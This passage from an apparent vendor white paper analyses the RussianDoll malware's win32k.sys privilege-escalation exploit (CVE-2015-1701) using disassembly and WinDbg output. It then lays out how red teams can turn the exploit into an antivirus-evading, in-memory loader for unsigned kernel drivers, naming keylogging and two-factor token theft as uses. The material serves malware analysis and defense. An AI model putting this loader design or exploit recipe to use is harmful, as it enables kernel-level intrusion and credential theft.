It would make sense to repeatedly use the `gu` command in `WinDbg` to unwind the stack and see how the malware's function is invoked, however this can lead to some confusion due to the way 64-bit user-mode callbacks behave on Windows and what information is available to `WinDbg` to interpret system state. At this point, we go back to the sample and see that the function that calls `SetWindowLongPtr` was written to a location within the process environment block (PEB) member named `KernelCallbackTable`. Figure 23 shows a location within the kernel callback table being calculated and saved in register `rbx` before its value is exchanged with the address of the malware's malicious callback.

Figure 23:  
User callback hooking

```

mov     rcx, gs:60h
mov     eax, cs:PebKernelCallbackTableOffset58h
lea     r9, [rsp+088h+f101dProtect] ; lpF101dProtect
mov     rdx, [rcx+rax] ; Peb->KernelCallbackTable
mov     eax, cs:ClientCopyImageIndex36h
lea     rax, [rdx+rax*8] ; Peb->KernelCallbackTable[0x36]
mov     ebx, rax
lea     edx, [rdi+8] ; dwSize
mov     rcx, rbx ; lpAddress
mov     [rsp+088h+f101dProtect], edi
call    cs:VirtualProtect
test    eax, eax
jz      short loc_140001399

mov     [rsp+088h+lpParam], rdi ; lpParam
mov     [rsp+088h+hInstance], rdi ; hInstance
mov     [rsp+088h+hMenu], rdi ; hMenu
mov     [rsp+088h+hWndParent], rdi ; hWndParent
mov     [rsp+088h+nHeight], edi ; nHeight
mov     [rsp+088h+nWidth], edi ; nWidth
lea     rax, MaliciousClientCopyImage
xor     rcx, rcx ; dwStyle
xor     rcx, rcx ; lpWindowName
xchg   rax, [rbx]
mov     rcx, rax ; lpClassName
xor     ecx, ecx ; dwExStyle
mov     [rsp+088h+Y], edi ; Y
mov     [rsp+088h+X], edi ; X
mov     cs:qword_140012AD0, rax
call    cs:CreateWindowExW

```

<sup>25</sup> [https://msdn.microsoft.com/en-us/library/windows/desktop/ms644898\(v=vs.85\).aspx](https://msdn.microsoft.com/en-us/library/windows/desktop/ms644898(v=vs.85).aspx)

We can learn the name of the function whose address was overwritten by inspecting the callback table and looking for the malicious function in the callback table, then comparing this

with a normal callback table. Figure 24 shows how WinDbg can be used to find the offset of the callback table from the PEB.

**Figure 24:**

Determining PEB  
KernelCallbackTable  
offset

```
kd> dt nt!_PEB KernelCallbackTable
+0x058 KernelCallbackTable : Ptr64 Void
```

Using the offset 58h, we can use the dps (“Display words and Symbols”) command in WinDbg to examine the relevant callbacks. Judging by the presence of NULL pointers and the nomenclature of symbol names within the table, we can infer that there are 105 (69h) callbacks in the table. To dump them, we can issue the following command:

```
dps poi($peb+58h) L69h
```

Figure 25 shows an excerpt of the resulting list of functions, all of which are within user32.dll except for the one located at offset 0x36, which instead is in the malware’s address space.

**Figure 25:**

Malware kernel  
callback table

```
00000000`77639688 00000000`775ffd3c USER32!_fnHkOPTINLPEVENTMSG
00000000`77639690 00000000`775d3070 USER32!_ClientCopyDDEIn1
00000000`77639698 00000000`775d2ea0 USER32!_ClientCopyDDEIn2
00000000`776396a0 00000000`775d2f00 USER32!_ClientCopyDDEOut1
00000000`776396a8 00000000`775fffdc USER32!_ClientCopyDDEOut2
00000000`776396b0 00000001`3fe21144 54656d7ae9f6b89413d5b20704b43b10p+0x1144
00000000`776396b8 00000000`775cd4ac USER32!_ClientEventCallback
00000000`776396c0 00000000`77600244 USER32!_ClientFindMnemChar
00000000`776396c8 00000000`775ffe58 USER32!_ClientFreeDDEHandle
00000000`776396d0 00000000`775d8644 USER32!_ClientFreeLibrary
00000000`776396d8 00000000`775b1774 USER32!_ClientGetCharsetInfo
```

Figure 26 shows a parallel excerpt of the callback table in a normal 64-bit process, revealing that the overridden callback in the malware is known as `_ClientCopyImage`<sup>26</sup>.

<sup>26</sup> Note that if you choose to compare against a 32-bit process on a 64-bit machine, you will see WoW64 equivalents for these callbacks; in this case, disregard the “whcb” prefix and focus on the rest of the API name.

**Figure 26:**  
Kernel callback table  
for 64-bit svchost.exe

```

00000000`77639688 00000000`775ffd3c USER32!_fnHkOPTINLPEVENTMSG
00000000`77639690 00000000`775d3070 USER32!_ClientCopyDDEIn1
00000000`77639698 00000000`775d2ea0 USER32!_ClientCopyDDEIn2
00000000`776396a0 00000000`775d2f00 USER32!_ClientCopyDDEOut1
00000000`776396a8 00000000`775fffdc USER32!_ClientCopyDDEOut2
00000000`776396b0 00000000`775c1ee4 USER32!_ClientCopyImage
00000000`776396b8 00000000`775cd4ac USER32!_ClientEventCallback
00000000`776396c0 00000000`77600244 USER32!_ClientFindMnemChar
00000000`776396c8 00000000`775ffe58 USER32!_ClientFreeDDEHandle
00000000`776396d0 00000000`775d8644 USER32!_ClientFreeLibrary
00000000`776396d8 00000000`775b1774 USER32!_ClientGetCharsetInfo

```

We can quickly search through win32k.sys for symbols named like ClientCopyImage with WinDbg, as follows:

```
x win32k!*clientcopyimage*
```

Doing so, we find only one symbol with a name similar to ClientCopyImage, namely xxxClientCopyImage. IDA Pro shows three references to this function, any of which could be a call site we need to investigate:

- xxxCreateWindowSmlcon+B1
- xxxCreateClassSmlcon+8D
- xxxLoadDesktopWallpaper+1A0

A quick approach to triaging these for investigation is to set a breakpoint on each of them, along with the malicious callback, to see which breakpoint is hit immediately prior to the callback. Figure 27 shows that this reveals xxxCreateClassSmlcon as the function responsible for calling the malware's ClientCopyImage callback.

**Figure 27:**  
Locating callback site

```

kd> g
Breakpoint 4 hit
win32k!xxxCreateClassSmlcon+0x8d:
fffff960`000c54dd e85ed9ffff      call     win32k!xxxClientCopyImage (fffff960`000c2e40)
kd> g
Breakpoint 2 hit
54656d7ae9f6b89413d5b20704b43b10p+0x1144:
0033:00000001`3fe71144 48894c2408      mov     qword ptr [rsp+8],rcx

```

Figure 28 shows an excerpt from `xxxClientCopyImage`, which adds 18h to 1Eh and passes the resulting constant, 36h, to the `KeUserModeCallback` function.

**Figure 28:**  
xxxClientCopyImage  
setting up call  
to user32!\_  
ClientCopyImage

```

FFFFF97FFF0A2E82 mov     r8d, 18h
FFFFF97FFF0A2E88 lea   rdx, [rsp+78h+var_40]
FFFFF97FFF0A2E8D lea   ecx, [r8+1Eh]
FFFFF97FFF0A2E91 call  cs:_imp_KeUserModeCallback

```

`KeUserModeCallback` ultimately uses this argument as an index into the callback table in the PEB, resulting finally in the call to the hooked `ClientCopyImage` callback located 36h bytes off the base of the callback table. Meanwhile, the call stack at `xxxCreateClassSmlcon+0x8d` reveals that `xxxCreateWindowEx` was the caller of `xxxCreateClassSmlcon`.

At this point, we've watched `bServerSideWindowProc` and worked backwards to assemble three key facts about the exploit's interaction with `win32k.sys`:

- The exploit hooks the `_ClientCopyImage` callback before `xxxCreateWindowEx` begins its work
- `xxxCreateWindowEx` calls `xxxCreateWindowSmlcon`, which in turn transitions back to user mode and calls the hooked `_ClientCopyImage` function

- Within the malicious `_ClientCopyImage` hook, the exploit calls `SetWindowLongPtr`, which changes the malware's window procedure to a server-side (kernel) default window procedure

The final question is, how does the malicious window procedure ever get executed once the exploit has told `win32k.sys` to set point its window procedure to one of the kernel's default routines? We can learn this by monitoring changes to `lpfnWndProc` within the window object.

Using the same technique as before of breaking on `HMAAllocObject` within `xxxCreateWindowEx`, we can locate the window object and break on write accesses to its window procedure, `lpfnWndProc`. When we do, we note that the first access is the one we already knew about, which is caused by the malware's `_ClientCopyImage` callback. The second write to `lpfnWndProc` answers our question. Figure 29 shows `xxxCreateWindowEx` writing to `lpfnWndProc`.

**Figure 29:**  
Assignment of  
`lpfnWndProc` from  
`tagCLS`

```


kd> g
Breakpoint 2 hit
win32k!xxxCreateWindowEx+0x75c:
fffff960`000ce724 44846b22          test     byte ptr [rbx+22h],r13b

```

The answer is that prior to this point in the window creation process, `xxxCreateWindowEx` has yet to execute the normal code path in which it assigns a window procedure to the new window

object. Figure 30 shows the location of this overwrite, which occurs directly after the call to `xxxCreateClassSmIcon` within `xxxCreateWindowEx`. Here, the result of

**Figure 30:**  
lpfnWndProc  
overwrite



```

loc_FFFFFFFF97FFF0AE701:
mov     rax, [rsp+268h+arg_58]
mov     [r12+38h], rax ; tagWND.hModule <= arg_58
movzx   r8d, r14w
xor     edx, edx
mov     rcx, rbx
call    MapClientNeuterToClientPfn ; Return a gSharedInfo Pfn if applicable, else tagCLS.lpfnWndProc
mov     [r12+90h], rax ; tagWND.lpfnWndProc <= tagCLS.lpfnWndProc
test    [rbx+22h], r13b
jz      short loc_FFFFFFFF97FFF0AE73E

```

`MapClientNeuterToClientPfn` is assigned to `lpfnWndProc` for the new window. `MapClientNeuterToClientPfn`'s job is to compare the window procedure that the application originally registered in its window class against numerous standard window procedures and finally return either the appropriate standard window procedure, or the unique function registered by the user-space application if no match is found. `xxxCreateWindowEx` then copies this value into `lpfnWndProc`. The problem is that this is not accompanied by any evaluation of whether the `bServerSideWindowProc` flag should be set or cleared. Because there is no such check, and because `xxxCreateWindowEx` indirectly called a user-controlled pointer that can be hooked by a malicious application, `xxxCreateWindowEx` is vulnerable to a kernel escalation of privilege that will execute arbitrary user-specified code.

In the absence of any public analysis or knowledge of what we are looking at, how do we come to these conclusions independently? The

techniques described in this article provide a path toward identification of some classes of exploits, particularly those that attack the kernel. In this case, we identified kernel symbol names within the malware. Following the references to these names yielded function pointers that we used as breakpoint locations in a kernel debugger to confirm that kernel execution was achieved. When the breakpoint was not hit, we identified conditions (the `LOW_INTEGRITY` RID value) that needed to be manipulated to coerce the malware into launching its exploit. In the case of a previously unseen and uncategorized malware sample, the stack trace at this point can provide a starting list of potentially vulnerable functions to examine. After tracing the malware and the vulnerable software, it should be possible to draw a conclusion about which code was exploited. As for how it was exploited, this can sometimes require deeper insight into the vulnerable codebase, which can be gained through source code (if available), literature review, and reverse engineering.

Other exploits may not execute arbitrary code. Literature and source code may be unavailable. Different leads may warrant different analysis strategies based on tracing backward from observations to identify what code is being influenced and how. The specifics of analyzing a particular exploit will vary, but it is hoped that the techniques employed above can help you build hypotheses, confirm them, and move on to the subsequent step of your analysis.

### Striking Gold – Building Red Team Tools

If you are a red team operator, you may be asked to safely extract an exploit from a malware sample in order to escalate privileges or circumvent controls in a particular scenario. There is evidence to suggest that the developers of the Operation RussianDoll payload have borrowed source code from many public references. Several techniques and code snippets found in the RussianDoll payload can be found on the Internet, including:

- Getting information about modules loaded in the kernel<sup>9</sup>
- Copying the System access token to one's own process<sup>11</sup>
- Evaluating the integrity level of one's process<sup>17</sup>

Red team operators can likewise apply code reuse to augment exploits such as this into even more powerful capabilities. Depending on the sophistication of the controls and processes in your client's organization, this can be a valuable way to advance the goals of your operation while improving the detection, prevention, and response capabilities of that group. For example, two-factor authentication in conjunction with effective antivirus can increase the difficulty of monitoring keystrokes or clipboard activity to gain unauthorized access to sensitive resources. In such cases, red teams may benefit from a kernel-privileged tool that can evade antivirus and collect the information necessary to achieve the red team goal. Here, we outline the

challenges of extracting an exploit from malware and building a tool that can download, decrypt, and load an unsigned kernel driver without ever having to write it to disk.

**WARNING** – *Do not test kernel software on a machine where you are not willing to lose all your files due to a programming error.*

The first tasks required to repurpose an exploit found in the wild have already been described above. Step one is to acquire a sample and observe it in operation in a safe environment to verify that the exploit was successful (as in the section “Beneath the Surface – Dynamic Analysis with WinDbg”). The second step is to understand the minimum functionality necessary to duplicate the exploit. Because the exploit code can be intertwined with extraneous malware functionality, the process of identifying the vital elements is made much easier by finding or producing an analysis of the vulnerability itself (as in the section “Digging Deeper – Analysis of a win32k.sys Exploit”). Once the core code of the exploit has been identified, it is possible to reproduce its functionality in source code.

In the case of the RussianDoll payload, the functional elements of the exploit are roughly as follows:

- Registering a window class
- Hooking the `_ClientCopyImage` callback
- Creating a window
- Copying the System access token

Each functional element may comprise several pieces. For example, hooking the `_ClientCopyImage` callback entails at least four steps:

- Authoring a malicious callback to set the default window procedure
- Locating the kernel callback table
- Altering memory protection for the kernel callback table (to permit write access)
- Overwriting the `_ClientCopyImage` pointer with the malicious callback address

Reproducing each element of the exploit in source code may require the hard-coded offsets from the malware to be reproduced in the software.

However, a better way to write an understandable, stable, and maintainable proof of concept is to understand and define the correct structures. Understanding takes experience, such as knowing (or researching) what it looks like when a process accesses its PEB. As for structures, Alex Ionescu's NDK<sup>21</sup> contains a set of definitions that may be useful to this end.

Once you have reproduced the exploit functionality, you can apply the same testing methods from verifying the original exploit to validate your proof of concept. Once validation is complete, you should test the proof of concept on each release of Windows that your team will use it against. If the exploit executes or manipulates kernel code, then it is wise to also test against checked builds of Windows<sup>27</sup> and to use Driver Verifier<sup>28</sup> to ensure that the kernel and vulnerable drivers are not left in an unstable state due to their exploitation. Nobody wants to be known for producing exploits that result in blue screens.

At this point, with a proof of concept in hand that is capable of executing privileged code, it is hard not to wonder why the RussianDoll authors stopped at getting SYSTEM privileges. Why not load a kernel rootkit to further avoid detection? As it turns out, there are many good reasons not to do this. Attackers are economically motivated to expend the smallest amount of effort possible to accomplish each mission. Thus, effort might be wasted crafting anything more sophisticated than what is necessary. Additionally, implementing increased kernel functionality increases the risk of crashing a system during an operation, which in turn increases the expense of testing and mission assurance.

The risk and cost associated with kernel-based capabilities can be worthwhile for scenarios where kernel privilege offers a unique capability

that cannot be duplicated by user-space code, or where stealth parameters entail a low-level capability. Examples that arise from time to time in the course of red team operations are hiding processes or logging keystrokes without interference from antivirus. For this reason, we explore what is necessary to develop an unsigned driver loader capable of loading encrypted, unsigned driver images over the wire. Beyond its powerful offensive potential, this sort of tool also has interesting implications in computer security research.

Building an unsigned driver loader requires only a few features on top of the exploit code:

- Parsing PE-COFF driver images
- Dynamic linking
- Writing kernel code to be executed from a user address space
- Optionally downloading and/or decrypting the payload

This process is made significantly easier by obtaining a copy of the Windows Driver Kit<sup>29</sup>. A Windows kernel programming tutorial is outside the scope of this article, but one can find a very pragmatic introduction in chapter 2 of "Rootkits: Subverting the Windows Kernel"<sup>30</sup>.

For this project, we lay out four milestones:

- Write a stand-alone driver that can load other drivers
- Integrate kernel code with the user-space exploit
- Add network code
- Add encryption

Assuming you already have a test driver, the first milestone is to write a driver that can load other drivers. You could certainly start augmenting the user-space exploit directly, but writing a stand-alone driver makes it easier to use tools like WinDbg and Driver Verifier to validate the initial capability.

<sup>27</sup> [https://msdn.microsoft.com/en-us/library/windows/hardware/ff543457\(v=VS.85\).aspx](https://msdn.microsoft.com/en-us/library/windows/hardware/ff543457(v=VS.85).aspx)

<sup>28</sup> [https://msdn.microsoft.com/en-us/library/windows/hardware/ff545448\(v=vs.85\).aspx](https://msdn.microsoft.com/en-us/library/windows/hardware/ff545448(v=vs.85).aspx)

<sup>29</sup> <https://msdn.microsoft.com/en-us/windows/hardware/gg454513.aspx>


<sup>30</sup> <http://www.amazon.com/Rootkits-Subverting-Windows-Greg-Hoglund/dp/0321294319>

In writing a driver loader, you have the option of writing code using `ZwCreateFile` and `ZwReadFile`<sup>31</sup> to read the driver from disk, or simply encoding a buffer in your test driver for the time being. Since we're ultimately planning to pull the payload down from the network, there's not much point in writing code to read it from disk. So, I suggest using `xxd`<sup>32</sup> with the `-include` flag to translate your `hello.sys` into a C-style buffer declaration (Vim for Windows<sup>33</sup> conveniently includes a port of `xxd`).

To parse the resulting buffer, you can opt to include `WinNT.h` and navigate the PE headers yourself, however it is more productive to examine and reuse existing code. There are multiple user-space loader implementations<sup>34,35</sup> available that can provide a start. These will require you to hammer the PE header definitions from `WinNT.h` into compatibility with kernel data types, but this is well worth the work to avoid reinventing the wheel altogether<sup>36</sup>.

Next, you'll need to identify and import kernel functions. Figure 31 shows CFF Explorer<sup>37</sup> displaying imports for `hello.sys`: `DbgPrint` and `KeBugCheckEx`.

**Figure 31:**  
CFF Explorer displaying `hello.sys` imports



<sup>31</sup> See the Windows Driver Kit help files for API details.

<sup>32</sup> <http://linux.die.net/man/1/xxd>

<sup>33</sup> <http://www.vim.org/download.php#pc>

<sup>34</sup> <https://github.com/fancycode/MemoryModule>

<sup>35</sup> <https://github.com/stephenfewer/ReflectiveDLLInjection>

<sup>36</sup> Conveniently, if you find yourself writing a kernel driver loader for Linux, you can find your "example code" for ELF parsing within the Linux kernel source code.

<sup>37</sup> <http://www.ntcore.com/exsuite.php>

As long as your payload only references `ntoskrnl.exe`, your loader can use the kernel's `MmGetSystemRoutineAddress` routine<sup>38</sup> to resolve symbols exported by the kernel or Hardware Abstraction Layer (HAL). This does not significantly constrain the utility of the resulting loader since many rootkits can be written using only functions

from `ntoskrnl.exe`. If your payload references other modules, you will need to write code to locate each module base address and parse the driver to locate its exported functions. Figure 32 shows import resolution for a simple keystroke logger as an example of a module that only requires functions exported by `ntoskrnl.exe`.

**Figure 31:**  
CFF Explorer  
displaying `hello.sys`  
imports

```
[loader] Loading
[loader] ImpDesc->Name = ntoskrnl.exe
[loader] Resolved: RtlAnsiStringToUnicodeString = 0xFFFFF800029AB988
[loader] Resolved: IoDeleteDevice = 0xFFFFF8000266B840
[loader] Resolved: RtlInitAnsiString = 0xFFFFF80002696220
[loader] Resolved: IoDetachDevice = 0xFFFFF8000266CC30
[loader] Resolved: KeInitializeTimer = 0xFFFFF80002688F20
[loader] Resolved: RtlFreeUnicodeString = 0xFFFFF8000297AD6C
[loader] Resolved: ZwCreateFile = 0xFFFFF800026BC880
[loader] Resolved: PsCreateSystemThread = 0xFFFFF80002961DA0
[loader] Resolved: ExAllocatePool = 0xFFFFF8000270DCFC
[loader] Resolved: ExInterlockedInsertTailList = 0xFFFFF800026BBA70
[loader] Resolved: PsTerminateSystemThread = 0xFFFFF8000294F850
[loader] Resolved: ZwClose = 0xFFFFF800026BBFC0
[loader] Resolved: KeInitializeSemaphore = 0xFFFFF800026A2050
[loader] Resolved: ObReferenceObjectByHandle = 0xFFFFF80002994130
[loader] Resolved: KeWaitForSingleObject = 0xFFFFF800026CC9B0
[loader] Resolved: IoAttachDevice = 0xFFFFF80002AE4DC0
[loader] Resolved: KeSetTimer = 0xFFFFF800026CFE90
[loader] Resolved: KeReleaseSemaphore = 0xFFFFF800026DA400
[loader] Resolved: ExInterlockedRemoveHeadList = 0xFFFFF800026BBAD0
[loader] Resolved: IoCreateDevice = 0xFFFFF8000292B090
[loader] Resolved: RtlAssert = 0xFFFFF800027BCDD0
[loader] Resolved: ZwWriteFile = 0xFFFFF800026BBE00
[loader] Resolved: DbgPrint = 0xFFFFF8000277D530
[loader] Resolved: IoofCallDriver = 0xFFFFF800026CF6A0
[loader] Resolved: KeBugCheckEx = 0xFFFFF800026C3880
```

After you've parsed the headers and populated the import table, you're ready to call the entry point. To rapidly test and develop without rebooting, you'll want to implement an unload routine to call `ChildPDO->OnUnload` if one has been registered by the payload. Before integrating your loader with an exploit, test with Driver Verifier and a checked build of Windows, to detect any subtle errors.

Once you have tested the stand-alone loader driver, you can migrate it to user space. In the case of CVE-2015-1701, there is proof of concept code available on the Internet<sup>3</sup>. Since your loader is likely to import more than one or two functions, you'll want to refactor the `NtQuerySystemInformation` wrapper<sup>39</sup> so you can conveniently look up arbitrary kernel functions from user-space. Then, initialize a

<sup>38</sup> [https://msdn.microsoft.com/en-us/library/windows/hardware/ff554563\(v=vs.85\).aspx](https://msdn.microsoft.com/en-us/library/windows/hardware/ff554563(v=vs.85).aspx)

<sup>39</sup> <http://www.rohitab.com/discuss/topic/40696-list-loaded-drivers-with-ntquerysysteminformation/>

function pointer for each function imported by your stand-alone loader driver, and port the driver to user space. Consider whether you plan to leak the memory you allocated and leave the payload permanently resident in memory, or create some way for a user-space control application to call `OnUnload` and cause the memory to be cleared and reclaimed.

With the heavy lifting done, you can add networking code. Depending on the egress rules and security controls in place at the organizations you are assessing, you might choose to directly use `WinSock`<sup>40</sup> and an arbitrary port, or you might choose `WinHTTP`<sup>41</sup> or `WinInet`<sup>42</sup> and use the HTTPS protocol.

If you are not using an encrypted protocol to transmit your driver, you may wish to add encryption. Depending upon your development schedule, size constraints, and other factors, you might choose to either directly integrate something like the Rijndael AES algorithm<sup>43</sup> (taking care to implement your own cipher mode), or build against a full-featured library<sup>44,45</sup>. Note that if you opt to build against a full-featured library, it is easier to do so at this stage with the driver loader already ported to user space, than porting the library to the kernel to integrate it with the stand-alone driver.

This describes the engineering effort required to build an unsigned driver loader on top of a kernel escalation of privilege exploit. The resulting code can be reused by integrating it with any exploit that provides execution of arbitrary code in the kernel. There are limitations, however. For instance, this code cannot load filesystem

mini-filters<sup>46</sup> because the `FltRegisterFilter`<sup>47</sup> routine requires configuration data from the registry. Even so, this loader can work with many different kernel rootkits.

The existence of publicly available code that can produce a powerful rootkit loader underscores the importance of prompt patching, the ineffectiveness of user-space endpoint security solutions in some cases, and the potential for simulating advanced red team scenarios. The code we've seen used by the RussianDoll developers (and by myself) is widely available<sup>17</sup>, easily reused<sup>9</sup>, and often many years old<sup>11</sup>.

For defenders, this should hit home how feasible it is for a moderately sophisticated attacker to cobble together a powerful and stealthy capability and launch it the same day that an exploit becomes available to them. This underscores the urgency of closing the loop on patch cycles.

For security researchers, this kind of tool exemplifies that observing user-space behaviors and features is insufficient to evaluate threats. It also demonstrates why virtualization and whole-system analysis will be key for instrumenting and detecting the most advanced threats: you can't trust kernel-based security software because you can't trust the kernel.

Finally, as a red teamer, this provides avenues for advanced attacks. Our hypothetical example was collecting a two-factor token from a user in a case where endpoint security solutions have interfered with commonly used tools, but your imagination is the only limit on how this can be applied.

<sup>40</sup> [https://msdn.microsoft.com/en-us/library/windows/desktop/ms740632\(v=vs.85\).aspx](https://msdn.microsoft.com/en-us/library/windows/desktop/ms740632(v=vs.85).aspx)

<sup>41</sup> [https://msdn.microsoft.com/en-us/library/windows/desktop/aa384081\(v=vs.85\).aspx](https://msdn.microsoft.com/en-us/library/windows/desktop/aa384081(v=vs.85).aspx)

<sup>42</sup> [https://msdn.microsoft.com/en-us/library/windows/desktop/aa385331\(v=vs.85\).aspx](https://msdn.microsoft.com/en-us/library/windows/desktop/aa385331(v=vs.85).aspx)

<sup>43</sup> <http://www.efgh.com/software/rijndael.htm>

<sup>44</sup> <http://openssl.org/>

<sup>45</sup> <https://tls.mbed.org/>

<sup>46</sup> [https://msdn.microsoft.com/en-us/library/windows/hardware/ff540402\(v=vs.85\).aspx](https://msdn.microsoft.com/en-us/library/windows/hardware/ff540402(v=vs.85).aspx)

<sup>47</sup> [https://msdn.microsoft.com/en-us/library/windows/hardware/ff544305\(v=vs.85\).aspx](https://msdn.microsoft.com/en-us/library/windows/hardware/ff544305(v=vs.85).aspx)

# CONCLUSION

In this analysis, we shared tools and techniques that defensive security professionals can use to conduct enhanced analysis of malware, and discussed the steps necessary for red team analysts to synthesize powerful offensive tools based on malware used by advanced persistent threat actors. As defensive security controls raise the bar to attack, attackers will employ increasingly sophisticated techniques to

complete their mission. Understanding the mechanics and impact of these threats, then, is the next step in systematically discovering and deflecting the coming wave of advanced attacks.

We would like to thank Yu Wang of the FireEye exploit analysis team for his notes on CVE-2015-1701, which accelerated the timeline for assembling a coherent analysis approach.

## About FireEye

FireEye protects the most valuable assets in the world from those who have them in their sights. Our combination of technology, intelligence, and expertise—reinforced with the most aggressive incident response team—helps eliminate the impact of security breaches. We find and stop attackers at every stage of an incursion. With FireEye, you'll detect attacks as they happen. You'll understand the risk these attacks pose to your most valued assets. And you'll have the resources to quickly respond and resolve security incidents. The FireEye Global Defense Community includes more than 2,700 customers across 67 countries, including over 157 of the Fortune 500.

For more about Mandiant Compromise Assessments, visit:

[www.fireeye.com](http://www.fireeye.com)



Mandiant, a FireEye Company | 703.683.3141 | 800.647.7020 | [info@mandiant.com](mailto:info@mandiant.com) | [www.mandiant.com](http://www.mandiant.com) | [www.fireeye.com](http://www.fireeye.com)

© 2016 FireEye, Inc. All rights reserved. Mandiant and the M logo are registered trademarks of FireEye, Inc. All other brands, products, or service names are or may be trademarks or service marks of their respective owners. WPMM.EN.012016